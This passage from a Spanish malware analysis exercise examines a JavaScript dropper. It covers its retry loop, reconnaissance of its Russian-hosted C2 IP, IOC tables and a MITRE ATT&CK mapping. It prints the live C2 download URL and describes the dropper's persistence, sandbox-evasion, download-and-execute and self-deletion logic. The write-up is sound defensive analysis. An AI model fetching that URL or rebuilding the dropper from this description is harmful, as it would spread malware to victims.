- Cierra el `tmpFile` y hace `break`; para salir del bucle interno.

Comportamiento:

- Usa `ShellExecute` para arrancar el `.exe` descargado.
- Intenta borrar el script `.js` original y el `.exe` descargado para eliminar evidencias.

Resultado final: El script de JavaScript termina su trabajo y deja el control al nuevo ejecutable descargado que podría ser, un Ransomware, un troyano bancario, un software de espionaje, etc.

Si falla o no se ejecuta nada

```
} catch (e) {}

if (executed == true) {
    break;
}

WScriptObj.Sleep(10000 * 8);
```

donde:

- Si pasa una excepción en la descarga/escritura, se ignora.
 - Si `executed == true`, sale del bucle interno.
 - Si no se ha conseguido ejecutar el archivo:
 - espera unos segundos (`Sleep(80000)`),
 - y vuelve a intentar la descarga en el mismo `while(true)` interno.
-

Extracción los IOCs

Indicadores de Red - Network Indicators

Investigamos un poco sobre esa IP:

```
whois 217.28.218.217
% This is the RIPE Database query service.
% The objects are in RPSL format.
%
% The RIPE Database is subject to Terms and Conditions.
% See https://docs.db.ripe.net/terms-conditions.html

% Note: this output has been filtered.
%       To receive output for a database update, use the "-B" flag.

% Information related to '217.28.218.192 - 217.28.218.223'

% Abuse contact for '217.28.218.192 - 217.28.218.223' is 'abuse@domru.ru'

inetnum:        217.28.218.192 - 217.28.218.223
netname:        ARFU-NET
country:        RU
admin-c:        SM3227-RIPE
tech-c:         SK4292-RIPE
status:         ASSIGNED PA
mnt-by:         JSC-TELENET-MNT
created:        2017-07-05T07:15:06Z
last-modified:  2017-07-13T10:26:04Z
source:         RIPE

person:         Tech Admin Telenet
address:        14 build 3,
address:        Mazhorov Side Str.,
address:        Moscow, Russia, 105023
phone:          +7 495 7857100
fax-no:         +7 495 7772333
nic-hdl:        SK4292-RIPE
mnt-by:         JSC-TELENET-MNT
created:        2008-10-10T14:20:03Z
last-modified:  2018-11-27T12:11:36Z
source:         RIPE # Filtered

person:         Sergey Matral
address:        14 build 3, Mazhorov Side Str., Moscow, Russia, 107023
phone:          +7 495 7254112
nic-hdl:        SM3227-RIPE
mnt-by:         ru-okbprogress-1-mnt
created:        2002-08-26T10:23:12Z
last-modified:  2018-09-25T16:16:30Z
source:         RIPE # Filtered
```

% Information related to '217.28.216.0/22AS29053'

```
route:          217.28.216.0/22
descr:          Routing Block#2 Telenet (Moscow)
origin:         AS29053
mnt-by:         JSC-TELENET-MNT
created:        2007-11-20T13:07:11Z
last-modified:  2007-11-20T13:07:11Z
source:        RIPE
```

% Information related to '217.28.216.0/22AS31363'

```
route:          217.28.216.0/22
descr:          JSC "ER-Telecom Holding" Moscow branch
descr:          Moscow, Russia
origin:         AS31363
mnt-by:         RAID-MNT
created:        2022-11-24T05:32:24Z
last-modified:  2022-11-24T05:32:24Z
source:        RIPE
```

% This query was served by the RIPE Database Query Service version 1.120 (BUSA)

donde:

- La IP 217.28.218.217 está dentro del bloque 217.28.218.192/27 (192–223).
- country: RU → el bloque está registrado en Rusia.
- netname: ARFU-NET → nombre lógico del bloque (suele ser un cliente o subred concreta).
- ASSIGNED PA → es espacio "Provider Aggregatable" asignado por el proveedor, no un bloque independiente de un cliente grande.
- El bloque está gestionado por JSC Telenet / JSC "ER-Telecom Holding", un ISP ruso con sede en Moscú.
- La dirección física en el WHOIS corresponde a Moscú.
- El contacto de abuso (a quien escribir si reportas actividad maliciosa) es: abuse@domru.ru
- No prueba que ahora mismo haya un host encendido en esa IP.
- La IP pertenece a un rango real,
- Está bajo la responsabilidad de el ISP ruso (JSC "ER-Telecom Holding", Moscú).

Resumiendo: La IP 217.28.218.217 pertenece al rango 217.28.218.192–223 (netname ARFU-NET), registrado en Rusia y gestionado por el ISP JSC 'ER-Telecom Holding' (Moscú).

Probamos con VirusTotal a ver qué nos cuenta de esa IP:

http://217.28.218.217/

8/98

Community Score

8/98 security vendors flagged this URL as malicious

http://217.28.218.217/
217.28.218.217

ip

Reanalyze

Search

More

Last Analysis Date

1 month ago

DETECTION

DETAILS

COMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendors' analysis

Do you want to automate checks?

alphaMountain.ai	Malicious	BitDefender	Malware
CRDF	Malicious	CyRadar	Malicious
Fortinet	Malware	G-Data	Malware
Kaspersky	Malware	SOCRadar	Malware
Abusix	Clean	Acronis	Clean
ADMINUSLabs	Clean	ALabs (MONITORAPP)	Clean

Probamos con traceroute:

```
traceroute 217.28.218.217
traceroute to 217.28.218.217 (217.28.218.217), 30 hops max, 60 byte packets
 1  _gateway (10.0.2.2)  0.678 ms  0.614 ms  0.589 ms
 2  192.168.144.1 (192.168.144.1)  5.019 ms  4.995 ms  4.967 ms
 3  * * *
 4  * * *
 5  10.255.180.78 (10.255.180.78)  8.534 ms  8.512 ms  8.487 ms
 6  10.34.205.1 (10.34.205.1)  22.311 ms  15.284 ms  15.257 ms
 7  10.34.206.57 (10.34.206.57)  17.951 ms  10.34.206.61 (10.34.206.61)
14.618 ms  14.589 ms
 8  193.251.247.13 (193.251.247.13)  18.637 ms  18.624 ms  18.613 ms
 9  193.251.150.76 (193.251.150.76)  18.602 ms  193.251.129.16
(193.251.129.16)  18.589 ms  193.251.150.76 (193.251.150.76)  20.323 ms
10  prs-bb2-link.ip.twelve99.net (62.115.123.220)  57.810 ms  193.251.150.76
(193.251.150.76)  20.295 ms  prs-bb2-link.ip.twelve99.net (62.115.123.220)
82.849 ms
11  ffm-bb2-link.ip.twelve99.net (62.115.122.139)  46.710 ms  78.701 ms
78.665 ms
12  ffm-bb2-link.ip.twelve99.net (62.115.122.139)  78.649 ms  sto-bb2-
link.ip.twelve99.net (62.115.138.104)  78.618 ms  78.603 ms
13  mow-b5-link.ip.twelve99.net (62.115.141.23)  89.340 ms  sto-bb2-
link.ip.twelve99.net (62.115.138.104)  77.015 ms  mow-b5-
link.ip.twelve99.net (62.115.141.23)  88.528 ms
14  ertelekom-ic-393966.ip.twelve99-cust.net (213.248.90.211)  88.482 ms
mow-b5-link.ip.twelve99.net (62.115.141.23)  88.455 ms  88.430 ms
15  ertelekom-ic-393965.ip.twelve99-cust.net (213.248.104.255)  90.609 ms
90.506 ms  89.663 ms
16  176x213x132x18.static-business.msk.ertelecom.ru (176.213.132.18)
85.236 ms  * 176x213x132x30.static-business.msk.ertelecom.ru
(176.213.132.30)  86.795 ms
17  * * *
18  * * *
19  * * *
```

94 / 99

```

20  * * *
21  * * *

```

donde:

- Saltos 1–2 (10.0.2.2, 192.168.144.1): 10.0.2.2 es la puerta de enlace predeterminada de VirtualBox. 192.168.144.1 es el router de mi red.
- Saltos 3–4: * * *: Routers intermedios que no responden a los mensajes “TTL exceeded”.
- Saltos 5–7 (10.255.x.x, 10.34.x.x): Más IPs privadas → red interna del ISP (carrier-grade NAT, backbone interno).
- Hasta aquí: simplemente estamos saliendo de mi red hacia el operador.
- Saltos 8–9 – 193.251.x.x: Routers públicos de un backbone europeo.
- Saltos 10–13 – *.ip.twelve99.net. Routers de Twelve99 (antes Telia), un operador Tier-1. Los nombres dan pistas:
 - prs-bb2 → backbone en París,
 - ffm-bb2 → backbone en Fráncfort,
 - sto-bb2 → backbone en Estocolmo,
 - mow-b5 → backbone en Moscú.
- Hasta aquí: mi tráfico está cruzando Europa hasta Moscú.
- Saltos 14–15 – ertelekom-ic-....twelve99-cust.net: Son los puntos de interconexión donde Twelve99 entrega el tráfico al cliente ER-Telecom (el mismo que te salía en el WHOIS).
- Salto 16 – 176x213x132x18/30.static-business.msk.ertelecom.ru. Son routers dentro de la red de ER-Telecom en Moscú (msk).
- A partir de aquí, estamos claramente dentro de la red del ISP ruso donde vive el rango 217.28.216.0/22 que incluye la IP.
- Saltos 17–21 – * * *: Los paquetes llegan hasta el proveedor de internet en Moscú, pero justo antes de llegar al servidor final (217.28.218.217), se pierden.

Esa IP no responde a traceroute ni a ping. El hecho de que muera después puede deberse a:

- Opción A: Hay un Firewall delante del servidor que bloquea todo el tráfico de diagnóstico (ICMP/UDP) para ocultarse.
- Opción B: El servidor ha sido desconectado (“Taken down”) por el proveedor de internet debido a denuncias de abuso, pero la ruta hacia la red del proveedor sigue activa.

Hacemos un escaneo ligero con nmap:

La opción -Pn indica que no confíe en ping y pruebe directamente los puertos.

```

nmap -Pn -p 80,443,8080 217.28.218.217
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-07 19:44 CET
Nmap scan report for 217x28x218x217.static-business.msk.ertelecom.ru
(217.28.218.217)
Host is up.

PORT      STATE      SERVICE
80/tcp    filtered  http
443/tcp   filtered  https
8080/tcp   filtered  http-proxy

```

```
Nmap done: 1 IP address (1 host up) scanned in 3.03 seconds
usuario@usuario-1-2:~/Escritorio/M3-Ejercicio6$
```

donde:

- **Nmap scan report for 217x28x218x217.static-business.msk.ertelecom.ru:**
 - msk: Moscú.
 - ertelecom: El ISP ruso.
 - static-business: Confirma que es una IP estática empresarial, típica de servicios de hosting o VPS. No es la conexión doméstica, es infraestructura alquilada.
- El Estado de los Puertos: filtered. Silencio absoluto. Nmap envió paquetes solicitando entrar, pero nadie respondió. Los paquetes fueron "tirados a la basura" (dropped). Esto indica la presencia de un Firewall intermedio o una regla de enrutamiento que está bloqueando todo el tráfico entrante hacia esa IP. **No es que el servicio web esté apagado (si fuera así, daría closed), es que la "carretera" hacia ese servidor ha sido cortada.**
- **Se bloquea TODO el tráfico TCP hacia los puertos de servicio.**

Conclusión sobre la ip de este ejercicio:

Hay indicios de que la IP 217.28.218.217 corresponde a un host en una red activa (no es una IP huérfana), pero los puertos típicos de HTTP/HTTPS (80, 443, 8080) están filtrados por un firewall. No se puede determinar si el servicio C2 sigue operativo en esos puertos, o si solo acepta conexiones en otras condiciones (otros puertos, reglas específicas, horario, listas blancas, etc.).

Resumen de IOCs de Red:

Tipo	Valor	Contexto / Descripción
IP C2	217.28.218.217	Dirección IP del Servidor de Comando y Control.
Alojamiento de la IP	ISP ruso (JSC "ER-Telecom Holding", Moscú)	
Contacto de abuso registrado	abuse@domru.ru	
URL Completa	https://217.28.218.217/NOPE/q64.php	Ruta específica donde se aloja el payload malicioso.
Parámetro URL	? add=gythbncdfewpnjm9oklmnfdrtqdczdfgrt	Cadena de consulta hardcodeada. Muy útil para reglas de detección en Proxy/Firewall.
Protocolo	HTTPS (Port 443)	Usa SSL para ocultar el tráfico (Msxml2.ServerXMLHTTP).

Indicadores de Host - Host-based Indicators

Rastros físicos que deja el malware en el disco duro de la víctima.

Tipo	Valor / Patrón	Ubicación	Descripción
Nombre de Archivo	flash_update.js	Carpeta de Inicio (Startup)	Nombre que usa para la persistencia. Intenta hacerse pasar por una actualización de Adobe Flash.
Patrón de Archivo	"\d+.exe (Ej: 45.exe, 102.exe)"	%TEMP%	El payload descargado se guarda con un nombre numérico aleatorio en la carpeta temporal.
Firma Mágica	MZ (0x4D 0x5A)	Cabecera del archivo	El script busca explícitamente estos bytes al inicio del archivo descargado para confirmar que es un ejecutable.

IoC de contenido - cadenas - strings

Los IoC de Contenido (o String IoCs) son cadenas de texto específicas dentro del cuerpo del malware que sirven como "huellas dactilares".

Cadena (String)	Descripción / Contexto
217.28.218.217	La IP del servidor C2.
/NOPE/q64.php	La ruta del recurso en el servidor.
gtyhbncdfewpnjm9oklmnfdrtqdczdfgrt	El IoC más fuerte. Es el valor del parámetro ?add=. Parece una clave de campaña o token único.
&uid=	El parámetro que usa para enviar el identificador de la víctima.
"The document is corrupted and cannot be opened"	El mensaje de error falso.
Msxml2.ServerXMLHTTP	Objeto usado para la descarga silenciosa.
ADODB.Stream	Objeto usado para escribir el archivo binario en disco.
Scripting.FileSystemObject	Objeto para manipular archivos (borrarse a sí mismo).
WScript.Shell	Objeto para ejecutar comandos y leer variables de entorno.
MZ	"La ""firma mágica"" que busca el script para validar si descargó un ejecutable (.exe)."

Mapeo de las técnicas observadas en el código sobre la matriz MITRE ATT&CK Enterprise

Táctica: Execution - TA0002

El código intenta ejecutar código malicioso. Técnica: Command and Scripting Interpreter: JavaScript (T1059.007)

- Uso de objetos como ActiveXObject, WScript.Shell y la extensión .js confirman que este ataque depende del intérprete de scripts de Windows (wscript.exe o cscript.exe) para funcionar.
-

Táctica: Persistence - TA0003

El código intenta mantener su posición en el sistema tras un reinicio. Técnica: Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder (T1547.001)

- El script busca la carpeta especial número 7 de Windows, que corresponde a la carpeta "Inicio" (Startup), y se copia allí.
-

Táctica: Defense Evasion - TA0005

El código intenta evitar ser detectado.

- Técnica: Virtualization/Sandbox Evasion: Time Based Evasion (T1497.003)
 - El bucle infinito que cuenta hasta 200 millones antes de ejecutar la descarga. Esto está diseñado para agotar el tiempo de análisis de sandboxes gratuitas (como ANY.RUN).
 - Técnica: Obfuscated Files or Information (T1027)
 - Todo el ejercicio de limpieza que se ha tenido que realizar para poder ver (y entender) algo en el código.
 - Técnica: Indicator Removal on Host: File Deletion (T1070.004)
 - El script intenta borrarse a sí mismo (ScriptFullName) y al ejecutable descargado después de lanzarlo para no dejar pistas forenses.
 - Técnica: Masquerading (T1036)
 - Usa el nombre flash_update.js para parecer legítimo en la carpeta de inicio.
-

Táctica: Command and Control - TA0011

El código intenta comunicarse con sistemas bajo su control. Técnica: Application Layer Protocol: Web Protocols (T1071.001)

- Uso de peticiones HTTP/S estándar para comunicarse con el servidor C2.
-

Táctica: Resource Development - TA0042 - Command and Control

Cómo obtiene el código sus herramientas.

- Técnica: Ingress Tool Transfer (T1105).
 - La descarga del archivo .exe desde una fuente externa para introducirlo en la red de la víctima.

Tabla resumen de técnicas observadas sobre la matriz MITRE ATT&CK

ID Técnica	Nombre de la Técnica	Evidencia Observada en el código
T1059.007	Interpreter: JavaScript	Ejecución vía WScript/ActiveX.
T1547.001	Startup Folder	Copia a Shell.NameSpace(7) como flash_update.js.
T1497.003	Time Based Evasion	Bucle while masivo (Delay execution).
T1027	Obfuscated Files	Strings rotos y Unicode (\u00XX).
T1070.004	File Deletion	FSO.DeleteFile() post-ejecución.
T1071.001	Application Layer Protocol: Web Protocols	Uso del objeto Msxml2.ServerXMLHTTP
T1105	Ingress Tool Transfer	Descarga de payload .exe desde IP remota.
T1036	Masquerading	"Fake error message + nombre falso ""Flash Update""."